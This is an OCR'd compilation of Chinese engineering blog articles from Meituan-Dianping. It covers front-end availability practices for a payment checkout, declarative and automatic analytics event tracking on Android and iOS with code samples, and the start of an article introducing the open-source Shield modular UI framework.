
这里面有一个关键的选型概念就是“场景契合度”，技术选型不是你愿意用什么，你熟悉用什么，是在这个业务场景和团队规模下需要你用什么。

举个例子，收银台是一个单页应用，之所以设计成单页应用是因为它涉及到的视图跳转和数据传递太多，单页应用相比多页更具优势。那么在选型的时候我们当时有React、Angular、Ember 等一线前端 SPA 框架可以选，但最后我们还是自己做了一个简单的视图生命周期管理工具，为什么?

- “场景契合度”，React 和 Angular 等前端框架更适合极端复杂的大型单页应用，为了能够更好的处理这种复杂度采用了一系列厚重的工具去约束研发的过程，其中还包含一些这个项目不会遇到问题的优化，例如渲染优化等等。对于收银台来讲，单个视图中的复杂度并没有那么高，可以遇到前端渲染性能瓶颈的项目并不多。
- “源码维护能力”，收银台作为核心链路中的核心业务，在技术上绝对不允许被动，团队必须具有核心代码的维护能力。而依照我们当时的团队规模，这是不现实的。

在收银台这个 SPA 场景里，我们只需要视图生命周期管理这个功能。所以，我们参考 Cocoa View Controller 的生命周期设计实现了一个简单的单页视图工具“Cyra”，它只负责视图生命周期的管理，简单、拓展性高、源码可维护且无外部依赖。

避免出现核心链路上的可用性短板



举个例子，网页首帧渲染优化有三种常见方式：

- 手工预渲染
- 编译预渲染
- 服务器预渲染（SSR）

其优化的核心内容就是把尽可能多的首帧渲染所需信息在第一个请求的响应中给出，也就是主文档请求，让用户能够尽可能快的看到内容。

从优化效果上来讲，SSR 的效果最好，它可以把 JavaScript（以下简称“JS”）、CSS、HTML 以外的动态的数据一起通过第一个响应返回回来。


但是，最后我们选择的是编译预渲染，为什么?

先说什么是 SSR。这个概念是新提出来的，但原理很早就存在，类似 JSP、ASP 这种技术早年间一直都是 SSR，在服务器端把页面拼装好传递给客户端。和佛家的人生三境界一样，禅中彻悟后又回去了，就像现在的前端服务化很难做到当年微软 ASP.NET Web Form 那个水平。

后来前端行业发展迅速，发生了两个大的变化：

- 大家开始做前后端分离，把静态资源单独管理，好处就不说了，有一个弊端就是当用户浏览器把静态资源下载下来后可能还需要另外一个请求去获取这个页面上的动态数据；
- 前端工程化的兴起，大家会把 CSS JS HTML 结构统一打包到一个 JS 文件中，HTML 中只有 JS 的引用，这样就导致 HTML 下载完成后还是白屏，只有等到这个巨型 JS 下载完成后首帧内容才开始渲染。

这时就用到了 SSR，通用做法是增加一个 Node 层，在服务器端做首屏内容的拼接，包含静态数据，这样能够保障首帧渲染不仅快，还包含首屏所需要的数据。其架构如下图：



可以看到，Node 这一层在我们界面请求的核心链路上，Node 本身的可用性和上下游的服务相比要差很多，其自身的稳定性需要许多其他工具去保障，那么对于这块业务来说，Node 这一层成为了“核心链路上的可用性短板”，这样即使背后的各个后端系统可用性再好，只要 Node 这一层挂掉就会造成用户无法访问的问题。

所以基于“避免出现核心链路上的可用性短板”这一层考量，我们退而求其次选用“编译预渲染”，在编译期间把首屏结构全部拼装好，这样可用性就得到了保障。

关于 Node 在服务端的应用上，我认为其实大多数情况下，不用要比用要难得多，关于这方面的一些思考可以详见后续文章《服务端为什么不能用 Node》。

理论有了，我们是怎么做的?

“软的”流程规范部分就不展开讲了，各个团队都差不多，只不过是完善不完善的差异。接下来主要讲一下“硬的”部分。


前文提到，“硬的”保障主要指的是工程工具的保障手段，工程工具很多，这里对应前文几大问题的顺序，讲一讲我们的解决方案。

前端代码可用性部分主要有三个容易出问题的点：空指针、业务逻辑覆盖率、兼容性。

空指针

“空指针”部分的问题解决只能从语言本身来解决，JS 本身是弱类型动态语言，无法在开发及编译过程中通过工具推导出可能出现问题的点。针对这一点我们从 2015 年开始实践 TypeScript（以下简称“TS”），当时也看了 Facebook 的 Flow，但当时 Flow 还不够成熟，所以没有选用。

引入 TS 后，将我们的弱类型语言变成强类型语言，从编码过程中就可以帮助过滤掉很大一部分空指针问题，TS 强大的类型推导系统可以帮我们分析出系统中的空指针隐患，进而可以解决线上 99% 的空指针问题。当然 TS 还有很多其他好处，这里就不展开了。




业务逻辑覆盖率

“业务逻辑覆盖率”这个问题的背景不再赘述，由于收银台的复杂度高、case 多，复杂情况下的后端状态很难模拟，因此只能采用自动化工具去解决，这就涉及到了“Web 自动化流程测试”。

Web 自动化流程测试在这种场景下除了可以验证 case 的正确性以外，最重要的功能就是要有一个异常强大的 case 管理模块。业界目前并没有理想的工具能够支撑我们的场景。

美团点评内部有一个我们参与需求的 Web 自动化流程测试工具“Freekite”，它在 case 验证功能的基础上，有一个强大的可视化 case 管理模块，支持复杂的 case 细分。除了界面操作的细分外，可以全量 Mock 或部分 Mock 后端的数据响应，根据响应拆分出不同的 case 分支。除此之外，还包含智能自动化断言功能，断言基本不需要人工参与。

可能有人要问了，这个 case 录完以后万一遇到界面改版怎么办？没关系，虽然有强大的相似度匹配功能，Freekite 还支持单独节点的重新录制，也就完美的解决了 case 的维护问题，大幅度减少工作量增强效率。紧接着我们会在项目中增加 Freekite 的持续集成，在项目的每一个阶段进行流程上的自动化回归验证，业务逻辑覆盖率的问题就基本解决了。下图为 Freekite 可视化 Case 管理。



兼容性

“兼容性”问题公司内部有云测平台，可以快速在多机型真机上回归主要流程，可以通过云测平台覆盖占有率 95% 以上的各种机型。然而兼容性也是一样，需要从根本上选用一个可靠的选型，从而避免在处理兼容性问题上会遇到的拆东墙补西墙最后还是不放心的尴尬境地。兼容性问题在移动端除了布局外主要出现在两种操作中：点击和滚动。

前文描述的自主研发的单页视图工具就以最简单的 div 隐藏显示的方式来处理视图切换，使所有元素处于正常的文档流当中，点击处理也通过分级降级的方式最大化平衡体验和兼容性，从而保障了整个项目的兼容性。

静态资源服务可用性主要就是 NGINX 层的健康检查及 CDN 的回源监控，这一点公司 SRE 有强大的系统支持（有关美团点评 SRE 的实践可以参考之前的博客文章），这里就不多讲了。

网络可用性上最头痛的问题是 DNS 劫持，前文讲到了 DNS 劫持方面除了恶意劫持以外，主要是运营商以节省跨省流量结算费用为目标进行 DNS 劫持。当运营商系统发现 HTTP 访问的域名时会在区域内的服务器中缓存一份资源，后续用户再请求的时候其域名解析会被解析到运营商的服务器上去由运营商的服务器直接返回内容。

其应对方法只有使用 HTTPS，但并不仅仅是在原有的域名 HTTP 的基础上切换 HTTPS 那么简单，还需要保障这个域名不支持 HTTP 访问并且没有被大范围使用 HTTP 访问过。如果不这样做的话会出现一个问题，运营商在 DNS 解析的时候并不知道这个域名是用什么协议访问的，当之前已经记录过这个域名支持 HTTP 访问后，不管后续是否是 HTTPS 访问，都会进行 DNS 劫持。这时如果使用的是 HTTPS 访问，会因为运营商的缓存服务器没有对应的 SSL 证书而导致请求无法建立链接，从而遇到请求失败的问题。在之前业务切换 HTTPS 的时候就遇到了这个问题，请求成功率从 99.96% 降低到了 96%，花了大量的时间去定位问题。当切换了全新的域名后这个问题才得到了解决。

在事后方面，除了强大的支付后台业务系统监控外，公司还有完善的通用监控系

统，例如异常监控系统可以分级分批上报前端的 JS Error 及自定义异常，性能监控系统 Performance 可以了解前端的访问情况做性能分析，网络监控系统 CAT 可以快速定位网络层性能状况、区域 DNS 劫持状况等。

作者简介

禹霖，美团点评前端技术专家，负责金融钱包及支付前端团队。

美团点评前端无痕埋点实践

富强　朝旭　吴凯

构建一个数据平台，大体上包括数据采集、数据上报、数据存储、数据计算以及数据可视化展示等几个重要的环节。其中，数据采集与上报是整个流程中重要的一环，只有确保前端数据生产的全面、准确、及时，最终产生的数据结果才是可靠的、有价值的。

为了解决前端埋点的准确性、及时性、开发效率等问题，业内各家公司从不同角度，提出了多种技术方案，这些方案大体上可以归为三类：

1. 第一类是代码埋点，即在需要埋点的节点调用接口直接上传埋点数据，友盟、百度统计等第三方数据统计服务商大都采用这种方案；
2. 第二类是可视化埋点，即通过可视化工具配置采集节点，在前端自动解析配置并上报埋点数据，从而实现所谓的“无痕埋点”，代表方案是已经开源的Mixpanel；
3. 第三类是“无埋点”，它并不是真正的不需要埋点，而是前端自动采集全部事件并上报埋点数据，在后端数据计算时过滤出有用数据，代表方案是国内的GrowingIO。


美团点评对于前端埋点的要求很高，总结起来主要有三点需求：

1. 数据的准确性和及时性，数据质量的好坏将直接影响依赖埋点数据的后端策略服务、与合作伙伴结算、以及运营数据报表等等。
2. 埋点的效率，埋点的复杂度往往与业务需求相关，埋点效率会影响版本迭代的速度。
3. 动态部署与修复埋点的能力，本质上这也是提升埋点效率的一种手段，并且使埋点不再依赖于客户端发版。

公司原有埋点主要采用手动代码埋点的方案，代码埋点虽然使用起来灵活，但是开发成本较高，并且一旦上线就很难修改。如果发生严重的数据问题，我们只能通过发热修复解决。如果直接改进为可视化埋点，开发成本较高，并且也不能解决所有埋点需求；改进为无埋点的话，带来的流量消耗和数据计算成本也是业务不能接受的。因此，我们在原有代码埋点方案的基础上，演化出了一套轻量的、声明式的前端埋点方案，并且在动态埋点、无痕埋点等方向做了进一步的探索和实践。

代码埋点

由于后面要介绍的声明式埋点和无痕埋点方案仍然依赖原有代码埋点的底层逻辑，这里有必要简单介绍下代码埋点。在实现代码埋点时，我们主要关注的是数据结构的规范性、埋点接口的易用性、上报策略的可靠性等问题。整体的模块划分如下图所示。



开发者需要手动在需要埋点的节点处（例如：点击事件的回调方法、列表元素的展示回调方法、页面的生命周期函数等等）插入这些埋点代码。

```
EventInfo eventInfo = new EventInfo();
eventInfo.nm = EventName.MGE;              // 事件类型为 MGE
eventInfo.val_bid = "xxx";                 // 事件的唯一标标识
```

```
eventInfo.val_lab = new HashMap<>();     // 携带的业务数据
eventInfo.val_lab.put(Constants.Business.xx,"xxx");
Statistics.getChannel("hotel").writeEvent(eventInfo);
```

可以看出，代码埋点是一种典型的命令式编程，因此埋点代码常常要侵入具体的业务逻辑，这使埋点代码变得很繁琐并且容易出错。因此，最直接的做法就是将埋点代码与业务逻辑解耦，也就是“声明式编程”，从而降低埋点的难度。

声明式埋点

声明式埋点的思路是将埋点代码和具体的交互和业务逻辑解耦，开发者只用关心需要埋点的控件，并且为这些控件声明需要的埋点数据即可，从而降低埋点的成本。

Android

在 Android 中，我们自定义了常用的 UI 控件，例如 TextView、LinearLayout、ListView、ViewPager 等，重写了事件响应方法，在这些方法内部自动填写埋点代码。重写控件的好处在于可以拦截到更多的事件，执行效率高并且运行稳定。但其弊端也非常明显——移植成本很高！

为了解决这个问题，我们借鉴了 Android v7 支持库的思路，即通过 AppCompatDelegate 代理自动替换 UI 控件。

```
public class GAAppCompatDelegateV14 extends AppCompatDelegateImplV14 {
    @Override
    View callActivityOnCreateView(View parent, String name, Context context,
AttributeSet attrs) {
        switch (name) {
            case "TextView":
                return new NovaTextView(context, attrs);
        }
        return super.callActivityOnCreateView(parent, name, context, attrs);
    }
}
```

这样，开发者只需要在自己的 Activity 基类中重写 getDelegate 方法，将方法的返回值替换为修改过的 AppCompatDelegate，就可以实现自动替换 UI 控件了。

```
@Override
public AppCompatDelegate getDelegate() {
    if (mDelegate == null) {
        mDelegate = GAAppCompatUtil.create(this, this);
    }
    return mDelegate;
}
```

然而，新的问题又出现了。

如果引用的第三方库中重写了 UI 控件，上述方法是不生效的，也就是说我们需要一种替换 UI 控件类的父类方法。可是在运行时，我们没有找到可行的替换 UI 控件类的父类方法。因此，我们尝试在编译时修改父类，并开发了一个 Gradle 插件。事实上，这样做并不存在运行时效率的问题，只是会牺牲一些编译速度。这样开发者只需要运行这个插件，就可以实现自动将 UI 控件的父类替换为我们重写的 UI 控件了。

```
apply plugin: 'com.meituan.judasplugin'
```

采用了声明式埋点后，只需要在控件初始化时声明一下需要的埋点就可以了。我们不必再侵入程序的各种响应函数，降低了埋点的难度。

```
GAHelper.bindClick(view, bid, lab);
```

iOS

在 iOS 中，利用 Objective-C 关联属性和类别的语法特性，我们无需重写 UI 控件，就能实现声明式打点。对于 UIControl，可以在声明埋点时添加新的 action，并在事件发生时自动填写埋点代码。

```
- (void)nvja_setAnalyticsParams:(NVJAMGEParameter *)params mgeType:
  (SAKStatisticsEventMGEType)type
{
    if (self.wmja_clickParams == nil && type == SAKStatisticsEventClick) {
        [self addTarget:self action:@selector(wmja_controlDidTapped:)
forControlEvents:UIControlEventTouchUpInside];
    }
    [super nvja_setAnalyticsParams:params mgeType:type];
}
```

对于 UITableView，可以通过重写 UITableViewDelegate，利用消息传递机制拦截事件，并在事件回调方法中自动填写埋点代码。

```
- (void)forwardInvocation:(NSInvocation *)anInvocation
{
    SEL selector = [anInvocation selector];
    if (self.originalDelegate && [self.originalDelegate respondsToSelector:
selector]) {
        [anInvocation invokeWithTarget:self.originalDelegate];
    }
    SEL nvjaSelector = [self nvjaSelector:selector];
    if ([super respondsToSelector:nvjaSelector]) {
        [anInvocation setSelector:nvjaSelector];
        [anInvocation invokeWithTarget:self];
    }
}
```

同样的，采用了声明式埋点后，埋点代码得到了简化。

```
NVJAMGEParameter *parameter = [[NVJAMGEParameter alloc] init];
parameter.bid = @"bid";
parameter.lab = @{@"poi_id":@"1"};
button.nvja_clickParams = parameter;
```

声明式埋点能够替代所有的代码埋点，并且能解决早期遇到的移植成本高等问题。但是其本质上还是一种代码埋点，只是埋点的代码减少了，并且不再侵入业务逻辑了。如果要满足动态部署与修复埋点的需求，就需要彻底消灭写死在前端的埋点代码。

无痕埋点


我们注意到，之所以声明式埋点还需要写死代码，主要有两个原因：第一是需要声明埋点控件的唯一事件标识，即 bid；第二是有的业务字段需要在前端埋点时携带，而这些字段是在运行时才可获知的值。

对于第一点，我们可以尝试在前后端使用一致的规则自动生成事件标识，这样后端就可以配置前端的埋点行为，从而做到自动化埋点。对于第二点，可以尝试通过某种方式将业务数据自动与埋点数据关联，这种关联可以发生在前端，也可以发生在后端。

事件标识

为了自动生成事件标识，我们需要获取每个控件自身的 ID、类名以及位于所属父组件的 Index 等特征信息，并逐级向上遍历找到根节点。根节点一般是手动标记的，如果没有标记则默认是视图层次树的顶层节点。最后，将遍历产生的路径上所有节点的特征信息组合在一起，就是这个事件的标识。考虑到在实际布局中有可能存在一些动态插入的控件，我们允许父组件的 Index 有一定的误差。

配置后台需要维护自动生成的事件标识和 bid 的映射关系，并且可以下发给前端一个配置文件。当前端控件事件触发时，自动和配置文件匹配就可以拿到对应的 bid 了。需要注意的是，配置后台维护事件标识的工作可不是一件轻松的事情，主要的复杂性在于不同版本之间布局变更导致的事件标识变更，这就是为什么还需要手动标记根节点的原因。所以，一般我们会选取不易变更的视图节点。



数据关联

为了实现业务数据与埋点数据的自动关联，我们起初尝试了前后端日志关联的方式。即在前端请求后端 API 的时机，由后端将业务数据写入日志，最后在数据清洗时将相对应的前后端日志合并。这种方式带来的问题是后端改造成本较高，并且数据清洗的开销较大，因此并不能广泛应用。但是在一些特殊场景下，例如某些业务数据只有后端可以获知，而前端不能获知时，这种关联是必要的。

更常见的数据关联发生在前端数据之间。当页面跳转时，通过传递规范的跳转 URI Scheme，将业务数据传递给下个页面，并且自动填入这个页面的 PV 事件中。而该页面内产生的所有其他事件，都会携带与 PV 事件相同的业务数据。

这样，通过自动产生事件标识并进行数据关联，我们就能够实现“无痕埋点”了，并且埋点节点可以通过配置文件动态下发，从而具备了动态部署与修复埋点的能力。但需要注意的是，这种“无痕埋点”并不能解决所有问题，当业务字段无法通过数据关联获取时（这种情况比较常见），仍然需要开发者代码埋点或声明式埋点指定业务字段。就目前实践阶段的数据来看，业务中大约 70% 左右的埋点需求可以通过无痕埋点解决，而对于另外 30% 的埋点需求，仍然需要使用声明式埋点和代码埋点。

总结

前端数据采集与上报是构建数据平台过程中最重要的环节，美团点评前端每天上报的数据达到百亿次级别。为了更好的满足公司各业务日益复杂的埋点需求，以及对埋点准确性、及时性、开发效率的要求，我们在代码埋点方案的基础上演化出了一套轻量的、声明式的前端埋点方案，并且在动态埋点、无痕埋点等方向做了进一步的探索和实践。目前声明式埋点已经在部分业务上全量使用，从数据质量和开发者反馈来看，取得了预期的收益。而无痕埋点也正在一些业务上验证和持续优化中，后面也会在公司范围内进一步推广。

在实践中我们认识到，埋点问题不能通过单一一种技术方案来解决，在不同场景下我们需要选择不同的埋点方案。例如对于简单的用户行为类事件，可以使用无痕埋

点解决；而对于需要携带大量运行时才可获知的业务字段的埋点需求，就需要声明式埋点来解决。从更高的层面来看，除了前端埋点技术的优化，埋点数据的规范化、前后端协同埋点、数据清洗和关联对于未来构建更加自动化、动态化的埋点体系同样非常重要。

Shield：开源的移动端页面模块化开发框架

何治

引言

一直以来，如何能更高效地开发与维护页面是 Android 与 iOS 开发同学最主要的工作和最关心的问题。随着业务的不断发展，根据特定业务场景产生的定制化需求变得越来越多。单一页面往往需要根据不同业务、不同场景甚至不同用户展示不同的内容。在这样的背景下，我们开始考虑对页面进行切分，把一个页面切分成多个模块，以提高复杂页面的可维护性。

各种不同的定制化页面如下：


Shield 是美团点评到店综合团队模块化 UI 界面解决方案，它不仅仅是一个 Native（Android&iOS）的 UI 开发框架，还是到店综合团队基于自身复杂的业务场景沉淀出来的 UI 开发最佳实践。它具备高可复用、容易协同开发等特性，还包括后端动态配置、动态模块等一系列解决方案，目前已经在 GitHub 上开源：https://github.com/Meituan-Dianping/Shield。

什么是模块

在 Shield 框架里，页面是由一个个模块（Agent）组成的。模块是页面中粗粒度的抽象组件，包含部分页面 UI 展示和与之相关的业务逻辑。这些模块按线性的方式排布在页面中，可以很灵活地调换位置且互不影响。每个模块都有自己独立的生命周期，可以单独通过网络获取数据、渲染视图等等。

每一个模块都有自己独立的逻辑和 UI，模块之间完全解耦，这样就可以很方便地通过排列模块来完成不同的页面定制化需求，使一个页面可以展示不同的内容。同时，由于模块并不依赖某一具体页面，模块也可以在不同的页面之间进行复用。

不同于 MVP 或是 MVVM 的设计模式，Shield 的模块化拆分方式根据视图和业务逻辑对页面进行横向切分。模块化的拆分与 MVP 等架构方式的拆分并不冲突。开发者完全可以在 Shield 的某个模块里运用 MVP 或 MVVM 的架构方式，来对页面的逻辑进行进一步的拆分以提升代码复用性，使模块逻辑变得更加清晰。



像搭积木一样组建各种不同的页面

为了更好地抽象 UI 界面开发的各种场景，Shield 框架赋予了模块完整的页面能力，包括完整的页面生命周期和上下文环境（Context）等。这样模块的开发方式与原有的页面开发方式完全一致，页面不再关心具体的 UI 展现，而是把这些都交给模块。同时模块可以单独开发维护，运行在任意接入了 Shield 框架的页面中。

以下是模块 Agent 的接口定义：

```
public interface AgentInterface {
        void onCreate(Bundle savedInstanceState);
        void onStart();
        void onResume();
        void onPause();
        void onStop();
        void onDestroy();
        Bundle saveInstanceState();
        void onActivityResult(int requestCode, int resultCode, Intent data);
        String getIndex();
        void setIndex(String index);
        String getHostName();
        void setHostName(String hostName);
        SectionCellInterface getSectionCellInterface();
        String getAgentCellName();
}
```

一个 Agent 模块的结构主要包含两部分：

